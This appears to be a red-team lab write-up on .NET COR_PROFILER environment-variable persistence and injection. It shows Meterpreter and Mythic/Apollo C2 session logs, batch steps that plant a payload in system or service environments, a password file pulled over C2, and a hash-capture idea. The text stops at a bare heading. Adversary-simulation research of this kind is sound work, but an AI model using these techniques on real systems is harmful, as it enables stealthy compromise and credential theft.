


```
msf6 exploit(multi/handler) > [*] https://10.0.0.8:8443 handling request from 192.168.2.5; (UUID: yphin7sb) Staging x64 payload (201308 bytes)
[*] Session ID 1 (10.0.0.8:8443 → 127.0.0.1) processing AutoRunScript '/home/AllCyber/msf/auto_migrate.rc'
[*] Processing /home/AllCyber/msf/auto_migrate.rc for ERB directives.
resource (/home/AllCyber/msf/auto_migrate.rc)> migrate -N explorer.exe
[*] Migrating from 7628 to 7384...
[*] Migration completed successfully.
[*] Meterpreter session 1 opened (10.0.0.8:8443 → 127.0.0.1) at 2021-06-03 20:03:40 +0000

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot -h
Usage: screenshot [options]

Grab a screenshot of the current interactive desktop.

OPTIONS:

    -h        Help Banner.
    -p <opt>  The JPEG image path (Default: 'KsjSrvyS.jpeg')
    -q <opt>  The JPEG image quality (Default: '50')
    -v <opt>  Automatically view the JPEG image (Default: 'false')

meterpreter > screenshot
Screenshot saved to: /home/AllCyber/msf/iwWUNLGZ.jpeg
meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:\\Users\\AllCyber
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\AllCyber\Documents
====================================

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2021-06-01 21:35:55 +0000  My Music
40777/rwxrwxrwx   0           dir   2021-06-01 21:35:55 +0000  My Pictures
40777/rwxrwxrwx   0           dir   2021-06-01 21:35:55 +0000  My Videos
100666/rw-rw-rw-  402         fil   2021-06-01 21:36:07 +0000  desktop.ini
100666/rw-rw-rw-  817         fil   2021-06-03 19:57:32 +0000  install_user.ps1
100666/rw-rw-rw-  13189       fil   2021-06-03 20:00:41 +0000  procexp_pre.txt
100666/rw-rw-rw-  1044277673  fil   2021-06-03 20:01:08 +0000  procmon_pre.PML
100666/rw-rw-rw-  212846298   fil   2021-06-03 19:59:54 +0000  wireshark_pre.json
100666/rw-rw-rw-  20821488    fil   2021-06-03 20:00:10 +0000  wireshark_pre.pcapng

meterpreter > download procexp_pre.txt
[*] Downloading: procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
[*] Downloaded 12.88 KiB of 12.88 KiB (100.0%): procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
[*] download   : procexp_pre.txt → /home/AllCyber/msf/procexp_pre.txt
meterpreter >
```



Test #1 - Random Thoughts

- Can get tons of callbacks from the same user, which is noisier than it needs to be 👎
- At this point, the payload created a new process and attached a thread to it. That creates tons of extra processes. Which is also noisy. 👎
- Used an autorun script to use *migrate* to *explorer.exe* and kill the spawned process with new sessions. I should've used *priv_migrate*, so I don't downgrade high integrity processes. 👎



Test #2 - System Environment


Ran a batch script as an administrator that did the following:

1. Copy payload over SMB from payload server to `C:\Windows\system32`
2. Set `COR_ENABLE_PROFILING=1`, `COR_PROFILER=`**`SomeGUIDValue`**, and `COR_PROFILER_PATH=`**`C:\Path\To\Payload`** in system environment

When apps restart, or the system reboots, the environment variables will be active.

<u>ALL</u> .NET apps that run will load the payload when they execute, and inject an Apollo agent into their process

Test #2 - Postexploitation




	Callback	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
	13	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	13m5s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	7584	
	12	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	9s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	7656	
	11	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	8m19s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	7900	
	10	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	6s	Windows 10 Pro 1909 (6.2.9200.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	3028	
	9	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	10s	Windows 10 Pro 1909 (10.0.18363.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	3240	
	8	WORKSTATION5	192.168.2.5	SYSTEM *	WORKGROUP	5s	Windows 10 Pro 1909 (6.2.9200.0) (x64)	Created by mythic_admin at 06/28/2021 19:07:15 UTC	3176	

SYSTEM@WORKSTATION5(Callback: 9) | AllCyber@WORKSTATION5(Callback: 16) | Screencaptures 16

```
completed  mythic_admin's task: 10 - at Mon Jun 28 2021 15:45:33
+ ps_full

completed  mythic_admin's task: 11 - at Mon Jun 28 2021 15:49:37
− screenshot 492 x64

    Finished Screencapture {"Architecture":"x64","PID":492}. Click to view

completed  mythic_admin's task: 12 - at Mon Jun 28 2021 15:46:49
+ ls C:\Users\AllCyber\Documents

completed  mythic_admin's task: 13 - at Mon Jun 28 2021 15:47:20
− ls C:\Users\AllCyber\Documents\AllCyber
```

	NAME	SIZE	LAST ACCESSED	LAST MODIFIED	CREATION DATE	ACLS	OWNER
	Adversary_Simulation	0 B	6/28/2021 7:42:38 PM	6/28/2021 7:05:24 PM	6/28/2021 7:05:00 PM		BUILTIN\Administrators
	CoachMacPassword.txt	14 B	6/28/2021 7:12:04 PM	6/28/2021 7:04:41 PM	6/28/2021 7:03:56 PM		BUILTIN\Administrators


```
completed  mythic_admin's task: 14 - at Mon Jun 28 2021 15:48:21
− download C:\Users\AllCyber\Documents\AllCyber\CoachMacPassword.txt

    Finished Downloading CoachMacPassword.txt. Click here to download
```



Test #2 - Random Thoughts

- The payload doesn’t spawn a new process anymore 👍
- Some processes don’t live long enough to be very useful 👎
- Still gets tons of callbacks from the same host. Potentially more than last time 👎
- Can get callbacks from all users and the system, including **NT Authority\ System** 👍
- .NET payloads/tools were annoying. They trigger original payload on themselves 👎
- Could use **Impacket’s** SMB server to capture hashes, while serving payloads 🤔

Test #3 - Targeting a specific service




Ran a batch script as an administrator that did the following:

1. Copy payload over SMB from payload server to `C:\Windows\system32`
2. Set `COR_ENABLE_PROFILING=1`, `COR_PROFILER=`**`SomeGUIDValue`**, and `COR_PROFILER_PATH=`**`C:\Path\To\Payload`** in the `WindowsAzureGuestAgent` service environment


When that service restarts the environment variables will be active.

The .NET app started by that service, and any child .NET processes, will load the payload and inject an Apollo agent into their process.

Test #3 - Postexploitation

